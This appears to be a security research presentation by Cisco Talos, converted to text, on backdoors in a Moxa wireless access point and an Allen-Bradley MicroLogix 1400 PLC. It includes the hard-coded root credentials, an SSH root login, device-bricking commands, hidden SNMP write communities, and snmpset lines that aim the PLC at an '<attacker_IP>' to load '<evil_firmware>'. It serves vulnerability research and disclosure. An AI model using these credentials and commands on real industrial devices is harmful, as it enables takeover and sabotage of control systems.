- ☐ ~~daccli:\$1\$\$oCLuEVgI1iAq0A8pwkzAg1:0:0:root:/:/usr/sbin/daccli~~
- ☐ ~~netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash~~
- ☐ ~~mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash~~
- ☐ ~~admin:ZH0m6QMdLV0Wo:0:0:root:/:/usr/sbin/iw_console~~
- ☐ ~~art::0:0:art_calibration:/:etc/art_shell.sh~~

MOXA WAP: BACKDOOR

```
- # grep -r "94jo3dkru4" /
grep: /dev/console: No such device
grep: /dev/dk0: No such device or address
grep: /dev/d*1: No such device or address
/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
- # grep -r 94jo3dkru4 /
-# grep -r "94jo3dkru4" /
/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:0/dev/mem:0grep
-# grep -r "4jo3dkru4" /
/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:0/dev/mem:0grep
-# grep -r "4jo3dkru4" /
/dev/mem:/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:/dev/mem:0/dev/mem:0grep
- # grep -r 94jo3dkru4 /
/dev/mem:006000/dev/mem:0/dev/mem:094jo3dkru4
-# grep -r "4jo3dkru4" /
/dev/mem:/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:00694jo3dkru404Eh04ac-md5,hmac-sha1-96,hmac-md5-96,hmac-ripemd160,hmac-ripemd160@openssh.c
- # grep -r 94jo3dkru4 /
-# grep -r "94jo3dkru4" /
/dev/mem:/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:echo "94jo3dkru4:moxaiw%" | /sbin/chpasswd
/dev/mem:/bin/passwd -u 94jo3dkru4 -p "moxaiw%"
/dev/mem:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh
/dev/mem:/dev/mem:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh
/dev/mem:94jo3dkru4:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/bin/sh
/dev/mem:94jo3dkru4moxaiw
/dev/mem:echo "94jo3dkru4:moxaiw%" | /sbin/chpasswd
/dev/mem:/bin/passwd -u 94jo3dkru4 -p "moxaiw%"
/dev/mem:grep -r "94jo3dkru4" /
```



MOXA WAP: BACKDOOR

```
em:/dev/mem:/dev/mem:94jo3dkru4:$1$$1ZudtN1wlCPXkNu2w6vT/:  
em:echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd  
em:/bin/passwd -u 94jo3dkru4 -p "moxaiw%s"  
em:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh  
em:/dev/mem:94jo3dkru4:gsL/ouFY1HrxI:0:0:root:/:/bin/sh  
em:94jo3dkru4:$1$$1ZudtN1wlCPXkNu2w6vT/:0:0:root:/:/bin/sh  
em:94jo3dkru4moxaiw  
em:echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
```

MOXA WAP: BACKDOOR

```
$ strings iw_doConfig | grep moxa
```

```
... <snip> ...
```

```
echo "94jo3dkru4:moxaiw%s" | /sbin/chpasswd
```

```
/bin/passwd -u 94jo3dkru4 -p "moxaiw%s"
```

MOXA WAP: BACKDOOR

```
$v0, 0x41
$a1, $v0, (aEchoAdminSSbin - 0x410000) # "echo \"admin:%s\" | /sbin/chpasswd
$a2, 0x130+arg_0($fp)
$v0, sprintf
$t9, $v0
$t9 ; sprintf

$gp, 0x130+var_120($fp)
$v0, $fp, 0x130+var_118
$a0, $v0
$v0, iw_system_quiet
$t9, $v0
$t9 ; iw_system_quiet

$gp, 0x130+var_120($fp)
$v0, $fp, 0x130+var_118
$a0, $v0 # s
$v0, 0x41
$a1, $v0, (aEcho94jo3dkru4 - 0x410000) # "echo \"94jo3dkru4:moxaiw%s\" | /st
$a2, 0x130+arg_0($fp)
$v0, sprintf
$t9, $v0
$t9 ; sprintf
```

MOXA WAP: BACKDOOR

- Sets admin user's password

- We know admin password is “root”

```
# "echo \"admin:%s\" | /sbin/chpasswd"
```

- Sets 94jo3dkru4 user's password

- Doesn't change the value being passed to %s

```
# "echo \"94jo3dkru4:moxaiw%s\" | /sbin/ch"...
```

- “moxaiw%s” becomes “moxaiwroot”

- This is hard-coded in an initialization binary
 - runs every time the device boots

MOXA WAP: BACKDOOR

```
root@kali:~/workspace/AWK# ssh 94jo3dkru4@192.168.127.253
94jo3dkru4@192.168.127.253's password:
[757] Jan 02 15:44:05 lastlog_perform_login: Couldn't stat /var/
[757] Jan 02 15:44:05 lastlog_openseek: /var/log/lastlog is not
~ # who
94jo3dkru4      pts/0    4640703 T 00:00 731 Jan  2 15:44:05  192.168
~ # whoami
root
~ # id
uid=0(root) gid=0(root) groups=0(root)
~ # uname -a
Linux AWK-3131A_0871 2.6.31--LSDK-WLAN-10.2.85 #1 PREEMPT Tue De
~ # pwd
```



WE HAVE ROOT SHELL!

```
daccli:$1$$oCLuEVaI1iAa0A8pwkzAa1:0:0:root:/:/usr/sbin/daccli
```

TALOS

MOXA WAP: BACKDOOR

**WE HAVE AN OPERATING
SYSTEM ROOT-LEVEL
BACKDOOR!!!**

MOXA WAP: BACKDOOR

```
iw_system((int32_t)"iw_onekey %s &");  
iw_system((int32_t)"killall -2 %s");  
iw_system((int32_t)"ping -c 4 %s 1>/var/pingtestlog.txt 2>&1");  
  
iw_system((int32_t)"openssl aes-256-cbc -d -k moxaiwroot  
-salt -in %s -out %s");  
  
iw_system((int32_t)"rm %s");  
iw_system((int32_t)"echo Import Fail > %s");  
iw_system((int32_t)"touch %s%s");  
iw_system((int32_t)"cd %s && tftp -p -r %s %s && echo $? > %s");  
iw_system((int32_t)"echo \"TFTP Server no response\" > %s");  
iw_system((int32_t)"rm %s%s");
```

MOXA WAP: NOW WHAT?

- We already have OS root
- It's a “read-only” file system
- We already grabbed all the binaries and configs
- We could install a backdoor
 - but it already has one
- Lots of binaries already on device can be used to do fun things

MOXA WAP: NOW WHAT?

80211debug	crontab	find	ip	iw_testDevo	mdev	pwdx	start-stop-daemon	uptime
80211stats	cryptpw	flock	ipaddr	iw_testDo	mesg	radartool	stty	users
[	cttyhack	fold	ipcrm	iw_troubleshoot	microcom	rddate	su	usleep
[[	cut	free	ipcs	iw_typeSizeEnumerator	mkdir	readahead	sulogin	vconfig
addgroup	date	fsync	iperf	iw_waitSetup	mknod	readlink	sv	vi
adduser	dd	fuser	iplink	iw_webs	mkpasswd	readprofile	svlogd	virtual_op
adjtimex	delgroup	fw_printenv	iproute	iw_xmodemTest	mktemp	realpath	sync	vlock
apstats	deluser	fw_setenv	iprule	iwconfig	modinfo	reboot	sysctl	watch
arp	depmod	getopt	iptables	iwevent	modprobe	reg	syslogd	watchdog
arping	df	getty	iptunnel	iwgetid	mount	renice	tail	wc
ash	dhcprelay	getvalue	iw_CAFfile_update	iwlist	mox_get_vid	reset	tar	wget
athdebug	diff	grep	iw_console	iwpriv	mox_vconfig	resize	tcpdump	wget.sh
athstats	dirname	groups	iw_console_user	iwsy	mpstat	rm	tcpsvd	which
athstatsclr	dmesg	gunzip	iw_diagnose	kill	mv	rmdir	telnet	who
awk	dnsdomainname	gzip	iw_doConfig	killall	nart.out	rmmod	telnetd	whoami
basename	dnsmasq	halt	iw_dst	killall5	netstat	route	test	whois
beep	dropbear	hd	iw_event	klogd	nice	rpcapd	wifi_get_eapol_key	wifi_setup
blockdev	dropbearkey	head	iw_event_user	konf	nmeter	rtcwake	test_get_node_list	wifi_test
bootchartd	du	hexdump	iw_firewall	konfd	nohup	run-parts	test_get_rssi_report	wirelessWatchdog
brctl	dumpleases	hostapd	iw_fw	lan_setup	nslookup	runlevel	tftp	wlanconfig
burnin_9344	dumpregs	hostapd_cli	iw_gps	lan_test	openssl	runsv	time	wpa_cli
busybox	ebtables	hostname	iw_handle_phy	less	passwd	runsvdir	timeout	wpa_passphrase
cat	ebtables-restore	hwclock	iw_init	lldpctl	pgrep	sed	top	wpa_supplicant
chgrp	echo	i2cdetect	iw_ipConflict	lldpd	pidof	seq	touch	xargs
chmod	eprom	i2cdump	iw_ip_update	ln	ping	serviceAgent	tr	yes
chown	egrep	i2cget	iw_ntp	log	pipe_progress	setconsole	traceroute	zcata
chpasswd	emiHandler	i2cset	iw_onekey	logHandler	pkll	setlogcons	true	zcip
chpst	env	id	iw_ramImage	logger	pktlogconf	setserial	tty	zip_main
chroot	envdir	ifconfig	iw_resetc	login	pktlogdump	setsid	ttysize	
chrt	envuidgid	ifdown	iw_setBios	logname	pmap	setuidgid	tunctl	
cksum	ethreg	ifrename	iw_setValue	logread	poweroff	sh	udhcpc	
clear	event_logd	ifup	iw_snmpd	losetup	printenv	slattach	udhcpd	
clish	expand	init	iw_sysMon	ls	printf	sleep	umount	
comm	expr	insmod	iw_test	lsmod	ps	snmpd	uname	
cp	false	io	iw_testBoard	lsusb	pstree	softlimit	unexpand	
crond	fgrep	iostat	iw_testDesc	md5sum	pwd	sort		

MOXA WAP: NOW WHAT?

- Modify legit binaries
 - change the serviceAgent binary to deliver custom payloads to the Moxa Windows configuration application
 - this potentially allows an attacker to “swim upstream,” moving from the device up to the IT network
 - get around read-only: kill legit process and run evil from /var
 - “patch” the firmware install binary to skip integrity checks
- iptables, tunnels, catch all traffic, etc.
- Linux kernel modules
 - insmod, lsmod, rmmod
- Change RF parameters
 - frequency, channel, strength, etc.

MOXA WAP: NOW WHAT?

BRICK IT!

TALOS

MOXA WAP: SOFT BRICK

- killall5
 - “It sends a signal to all processes except kernel threads and the processes in its own session”
 - device requires manual hard power cycle
 - physical reset button doesn't work
- umount / mount games
- etc.

MOXA WAP: FIRM BRICK

- Not sure *exactly* how it happened 😊
- Was testing out a bunch of Moxa binaries
 - suspect it was `fw_setenv` followed by a couple `mount/umount` and a reboot
 - the device never came back from the reboot
 - have full console logs but haven't been able to verify
 - so far, unable to un-brick the device
 - only have 1 functional device remaining

MOXA WAP: FIRM BRICK

```
/ # fw_setenv <opt>
```

```
Unlocking flash...
```

```
Done
```

```
Erasing old environment...
```

```
Done
```

```
Writing environment to /dev/mtd1...
```

```
Done
```

```
Locking ...
```

```
Done
```

```
/ # mount -o remount,rw -a
```

```
/ # reboot
```



RIP IN PEACE

TALOS

MOXA WAP: FIRM BRICK




TALOS

MOXA AWK-3131A: CVEs

1.	CVE-2016-8717	10.0	Hard-coded Administrator Credentials Vulnerability
2.	CVE-2016-8721	9.1	Web Application Ping Command Injection Vulnerability
3.	CVE-2016-8723	7.5	HTTP GET Denial of Service Vulnerability
4.	CVE-2016-8716	7.5	Web Application Cleartext Transmission of Password Vulnerability
5.	CVE-2016-8718	7.5	Web Application Cross-Site Request Forgery Vulnerability
6.	CVE-2016-8719	7.5	Web Application Multiple Reflected Cross-Site Scripting Vulnerabilities
7.	CVE-2016-8712	5.9	Web Application Nonce Reuse Vulnerability
8.	CVE-2016-8722	5.3	Web Application asqc.asp Information Disclosure Vulnerability
9.	CVE-2016-8720	3.1	Web Application bkpath HTTP Header Injection Vulnerability
10.	CVE-2016-0241	7.5	Web Application onekey Information Disclosure Vulnerability
11.	CVE-2016-8725	5.3	Web Application systemlog.log Information Disclosure Vulnerability
12.	CVE-2016-8724	5.3	serviceAgent Information Disclosure Vulnerability
13.	CVE-2016-8726	7.5	web_runScript Header Manipulation Denial of Service Vulnerability

MOXA AWK-3131A: HELLO

```
drwxr-xr-x  2 root    root      2332 Mar 10 10:33 bin
drwxr-xr-x  4 root    root        0 Jan  1  1970 configData
drwxr-xr-x  3 root    root     1328 Mar 10 10:33 dev
drwxr-xr-x 10 root    root      443 Mar 10 10:33 etc
drwxr-xr-x  4 root    root    2062 Mar 10 10:33 lib
lrwxrwxrwx  1 root    root        11 Mar 10 10:33 linuxrc -> bin/busybox
drwxr-xr-x  2 root    root        3 Mar 10 10:27 mnt
dr-xr-xr-x 51 root    root        0 Jan  1  1970 proc
drwxr-xr-x  2 root    root    1077 Mar 10 10:33 sbin
drwxr-xr-x  3 root    root      31 Mar 10 10:19 share
-rw-r--r--  1 root    root     215 Mar 10 10:33 svn.txt
drwxr-xr-x 11 root    root        0 Jan  1  1970 sys
drwxr-xr-x  5 root    root     150 Mar 10 10:33 usr
drwxr-xr-x  6 root    root        0 Mar 28 11:37 var
~ # cat svn.txt
git@iw.moxa.com:awk3121
git_id:AWK-1131A-V1.12_AWK-3131A-V1.4 Cisco Talos Security Vulnerability
99ddaadc9f041b86d83e6dd4a3c4a0bfb119bc66 refs/heads/AWK-1131A-V1.12_AWK-3131A-
V1.4 Cisco_Talos_Security_Vulnerability
~ #
```



AB MICROLOGIX 1400 PLC



ML1400: ABOUT

- Programmable Logic Controller (PLC)
 - “micro” and “nano” control systems
 - as opposed to “small” or “large” control systems
 - “conveyor automation, security systems, and building and parking lot lighting”
- PLC includes built-in
 - Input / Output
 - Ethernet
 - Serial
 - Supports expansion I/O

ML1400: ABOUT

[Overview](#)[Product Selection](#)[Specifications](#)[Software](#)[Documentation](#)[Resources](#)[Applications](#)

Applications

Typical applications for the MicroLogix™ programmable controllers include:

- Material Handling
- Packaging Applications
- General Industrial Machinery
- Printing
- Food and Beverage
- Pharmaceutical
- Water Wastewater / SCADA
- Clutch/Brake control
- Position Control - Pick-and-place / Conveyor

ML1400: FIRMWARE

- binwalk not much help
- strings not much help
- limited analysis tools

ML1400: FIRMWARE - STRINGS

```
5!%!1!)!="  
S/B/N/L[/FS"  
'Second`w 6!  
@`pxwp`@VP  
93A3I3Q3Y3a3i3q;  
{1'0J3/ |Z5  
0123?456789  
,>Q~DS&@ *  
SE_IP_C= B,  
o DF1_de0faul  
LCD: 0.POTb  
[&A1D/f+b  
elect>>t#0  
oed</Z`</Va  
h[P='dtm./htm?"T=mQ  
chec_ked='
```

```
'g1%dg1' %X  
xat@^x@wS 0  
0C1l{qloR|s  
Error <W/B>  
py,d0 `c4`  
,P5 \cc4RdE rPT`Rc  
AEIP? NORMA  
C1rH5v W0!  
"5XB/?A?S4[6-\4:  
+*1@+5E8>F  
j&&d&.j&>d*~  
!fDFbE9` 0"  
mmunicat0ions  
hW0MD5[0no  
- #b7b6b66
```

ML1400: FIRMWARE - BINWALK

DECIMAL	HEXADECIMAL	DESCRIPTION
4122	0x101A	HTML document header
304690	0x4A632	HTML document header
1443840	0x160800	HTML document header
1444658	0x160B32	HTML document footer
1444666	0x160B3A	HTML document header
1445951	0x16103F	HTML document footer
1445959	0x161047	HTML document header
1447568	0x161690	Copyright string: "Copyright &copy 2008 Rockwell Automation"
1447642	0x1616DA	HTML document footer
1447650	0x1616E2	HTML document header
1449819	0x161F5B	Copyright string: "Copyright &copy 2008 Rockwell Automation"
1449893	0x161FA5	HTML document footer
1453027	0x162BE3	GIF image data, version "89a", 20 x 16
1453140	0x162C54	GIF image data, version "89a", 21 x 16
1453272	0x162CD8	GIF image data, version "89a", 23 x 16

ML1400: FIRMWARE - BINWALK

```
binwalk -A <firmware>
```

DECIMAL	HEXADECIMAL	DESCRIPTION


936	0x3A8	Motorola Coldfire instructions, function prologue/epilogue
1608	0x648	Motorola Coldfire instructions, function prologue/epilogue
1792	0x700	Motorola Coldfire instructions, function prologue/epilogue
235065	0x39639	Motorola Coldfire instructions, function prologue/epilogue

ML1400: HARDWARE



TALOS

ML1400: FIRMWARE - BINWALK



ML1400: SNMP

```
ML1400_R03R11_0s.bin: QU&8
ML1400_R03R11_0s.bin: v\o`
ML1400_R03R11_0s.bin: r"8 WG"
ML1400_R03R11_0s.bin: n4eXK
ML1400_R03R11_0s.bin: &080J0^
ML1400_R03R11_0s.bin: pub_lic
ML1400_R03R11_0s.bin: kuh\46D0
ML1400_R03R11_0s.bin: b@{AY
ML1400_R03R11_0s.bin: ^20!
ML1400_R03R11_0s.bin: HKx@
ML1400_R03R11_0s.bin: x`0R(g
```

```
ML1400_R03P121_0s.bin: ep8
ML1400_R03P121_0s.bin: up8
ML1400_R03P121_0s.bin: GE G
ML1400_R03P121_0s.bin: ;@<R
ML1400_R03P121_0s.bin: whee
ML1400_R03P121_0s.bin: public-Y
ML1400_R03P121_0s.bin: rivateZ
ML1400_R03P121_0s.bin: 1.3.6.1.
ML1400_R03P121_0s.bin: l* 0
ML1400_R03P121_0s.bin: -!5(
ML1400_R03P121_0s.bin: LJ+8"
```

```
ML1400_R03R11_0s.bin: `yP|
ML1400_R03R11_0s.bin: 9P"\
ML1400_R03R11_0s.bin: lyPD
ML1400_R03R11_0s.bin: fec0
ML1400_R03R11_0s.bin: publi
ML1400_R03R11_0s.bin: rivate
ML1400_R03R11_0s.bin: 1.3.6.1
ML1400_R03R11_0s.bin: #vdF Y
ML1400_R03R11_0s.bin: N ) uDN
ML1400_R03R11_0s.bin: itQ!Y(t= t\^
```

```
ML1400_R03P121_0s.bin: "Bd(D\0L
ML1400_R03P121_0s.bin: ,@(j
ML1400_R03P121_0s.bin: 8 G"U
ML1400_R03P121_0s.bin: ly^q^fqp
ML1400_R03P121_0s.bin: d{Zv
ML1400_R03P121_0s.bin: publi
ML1400_R03P121_0s.bin: q4[f6p
ML1400_R03P121_0s.bin: \"(g
ML1400_R03P121_0s.bin: SNMPp
ML1400_R03P121_0s.bin: Age
ML1400_R03P121_0s.bin: !|0r
```

```
ML1400_R03P154_0s.bin: dv 1
ML1400_R03P154_0s.bin: +v @
ML1400_R03P154_0s.bin: y i
ML1400_R03P154_0s.bin: ?@<R
ML1400_R03P154_0s.bin: whee
ML1400_R03P154_0s.bin: public~]
ML1400_R03P154_0s.bin: rivate^
ML1400_R03P154_0s.bin: 1.3.6.1.
ML1400_R03P154_0s.bin: \L&
ML1400_R03P154_0s.bin: 1 ,8*
ML1400_R03P154_0s.bin: xR <f,Q/
```

```
ML1400_R03P154_0s.bin: `.@!
ML1400_R03P154_0s.bin: gY $
ML1400_R03P154_0s.bin: |@%t
ML1400_R03P154_0s.bin: (&-
ML1400_R03P154_0s.bin: 5.13/.2G/
ML1400_R03P154_0s.bin: publi
ML1400_R03P154_0s.bin: SNMP
ML1400_R03P154_0s.bin: Q Ag
ML1400_R03P154_0s.bin: T`PC
ML1400_R03P154_0s.bin: p
ML1400_R03P154_0s.bin: ``T(m
```

ML1400: SNMP

```
snmpwalk -v 2c -c public 192.168.42.11
```



```
iso.3.6.1.2.1.1.1.0 = STRING: "Allen-Bradley 1766-L32BXB B/15.04 MicroLogix1400 Series B Revision 15.4"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.95.1.30
iso.3.6.1.2.1.1.3.0 = Timeticks: (40956053) 4 days, 17:46:00.53
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "MicroLogix 1400"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.2.1.0 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.0 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.2.0 = STRING: "fec0"
iso.3.6.1.2.1.2.2.1.3.0 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.4.0 = INTEGER: 1518
```

ML1400: SNMP BACKDOOR

```
snmpwalk -c public -v 2c 192.168.42.11 .1.3.6.1.4.1.95
```

```
iso.3.6.1.4.1.95.2.2.1.1.1.0 = IPAddress: 0.0.0.0
iso.3.6.1.4.1.95.2.2.1.1.2.0 = ""
iso.3.6.1.4.1.95.2.2.1.1.3.0 = Hex-STRING: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.4.0 = Hex-STRING: 00 00 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.5.0 = Hex-STRING: 00 00 00 00 00 00
iso.3.6.1.4.1.95.2.2.1.1.6.0 = INTEGER: 0
iso.3.6.1.4.1.95.2.2.1.1.7.0 = INTEGER: 0
iso.3.6.1.4.1.95.2.2.2.3.0 = INTEGER: 4
iso.3.6.1.4.1.95.2.3.1.1.1.1.0 = INTEGER: 1
iso.3.6.1.4.1.95.2.3.1.1.1.2.0 = INTEGER: 1
iso.3.6.1.4.1.95.2.3.1.1.1.3.0 = STRING: "public"
iso.3.6.1.4.1.95.2.3.1.1.1.4.0 = IPAddress: 0.0.0.0
iso.3.6.1.4.1.95.2.4.1.0 = STRING: "wheel"
iso.3.6.1.4.1.95.2.4.2.0 = STRING: "public"
iso.3.6.1.4.1.95.2.4.3.0 = STRING: "private"
End of MIB
```



ML1400: SNMP BACKDOOR

```
t@kali:~# snmpwalk -c wheel -v 2c 192.168.42.11 .1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = ""
t@kali:~# snmpset -c private -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0 s "Hacker"
.3.6.1.2.1.1.4.0 = STRING: "Hacker"
t@kali:~# snmpwalk -c wheel -v 2c 192.168.42.11 .1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = STRING: "Hacker"
t@kali:~# snmpset -c wheel -v 2c 192.168.42.11 1.3.6.1.2.1.1.4.0 s "UberHacker"
.3.6.1.2.1.1.4.0 = STRING: "UberHacker"
t@kali:~# snmpwalk -c wheel -v 2c 192.168.42.11 .1.3.6.1.2.1.1.4.0
.3.6.1.2.1.1.4.0 = STRING: "UberHacker"
t@kali:~#
```



ML1400: SNMP BACKDOOR

v15.004	v7
y i P	
?@	
?@<R	dj
d>	fec0
ec0	wheel
<u>whee</u>	<u>ublic</u>
public~]	ri
ri vate^	vate
1.3.6.1.	1.3
1~	.6.1.2
U`	1

ML1400: MODIFY FIRMWARE

```

= Simple Network Management Protocol
  version: version-1 (0)
  community: private
  = data: set-request (3)
    = set-request
      request-id: 9856
      error-status: noError (0)
      error-index: 8
    = variable-bindings: 2 items
      = 1.3.6.1.4.1.95.2.2.1.1.1.0: 192.168.42.222 (192.168.42.222)
        Object Name: 1.3.6.1.4.1.95.2.2.1.1.1.0 (iso.3.6.1.4.1.95.2.2.1.1.1.0)
        Value (IpAddress): 192.168.42.222 (192.168.42.222)
      = 1.3.6.1.4.1.95.2.2.1.1.2.0: 433a5c55736572735c41444d494e497e315c417070446174...
        Object Name: 1.3.6.1.4.1.95.2.2.1.1.2.0 (iso.3.6.1.4.1.95.2.2.1.1.2.0)
        Value (OctetString): 433a5c55736572735c41444d494e497e315c417070446174...

0000 00 1d 9c a4 31 5b 00 0c 29 de 06 21 08 00 45 00 ....1[... ]...E.
0010 00 94 43 02 40 00 00 11 00 00 c0 a8 2a de c0 a8 ..C.@... ..*...
0020 2a 0b e7 a5 00 a1 00 80 d6 cb 30 76 02 01 00 04 *......8v...
0030 07 70 72 69 76 61 74 65 a3 68 02 02 26 00 02 01 .private.h..&...
0040 00 02 01 00 30 5c 30 14 06 0c 2b 06 01 04 01 5f ....0\0, ..+....
0050 02 02 01 01 01 00 40 04 c0 a8 2a de 30 44 06 0c .....@. ..*.00..
0060 2b 06 01 04 01 5f 02 02 01 01 02 00 04 34 43 3a +.....4C:
0070 5c 55 73 65 72 73 5c 41 44 4d 49 4e 49 7e 31 5c \Users\ADMINI-1\
0080 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 AppData\ Local\Te
0090 6d 70 5c 57 41 4d 5f 42 4f 4f 54 5f 4f 53 2e 62 mp\WAM 8 00T 0S.b
00a0 69 6e in

```

ML1400: MODIFY FIRMWARE

[illegible]

ML1400: MODIFY FIRMWARE

```
~# snmpset -c wheel -v 2c 192.168.42.11 .  
1.3.6.1.4.1.95.2.2.1.1.1.0 a <attacker_IP>
```

```
~# snmpset -c wheel -v 2c 192.168.42.11 .  
1.3.6.1.4.1.95.2.2.1.1.2.0 s "<evil_firmware>"
```

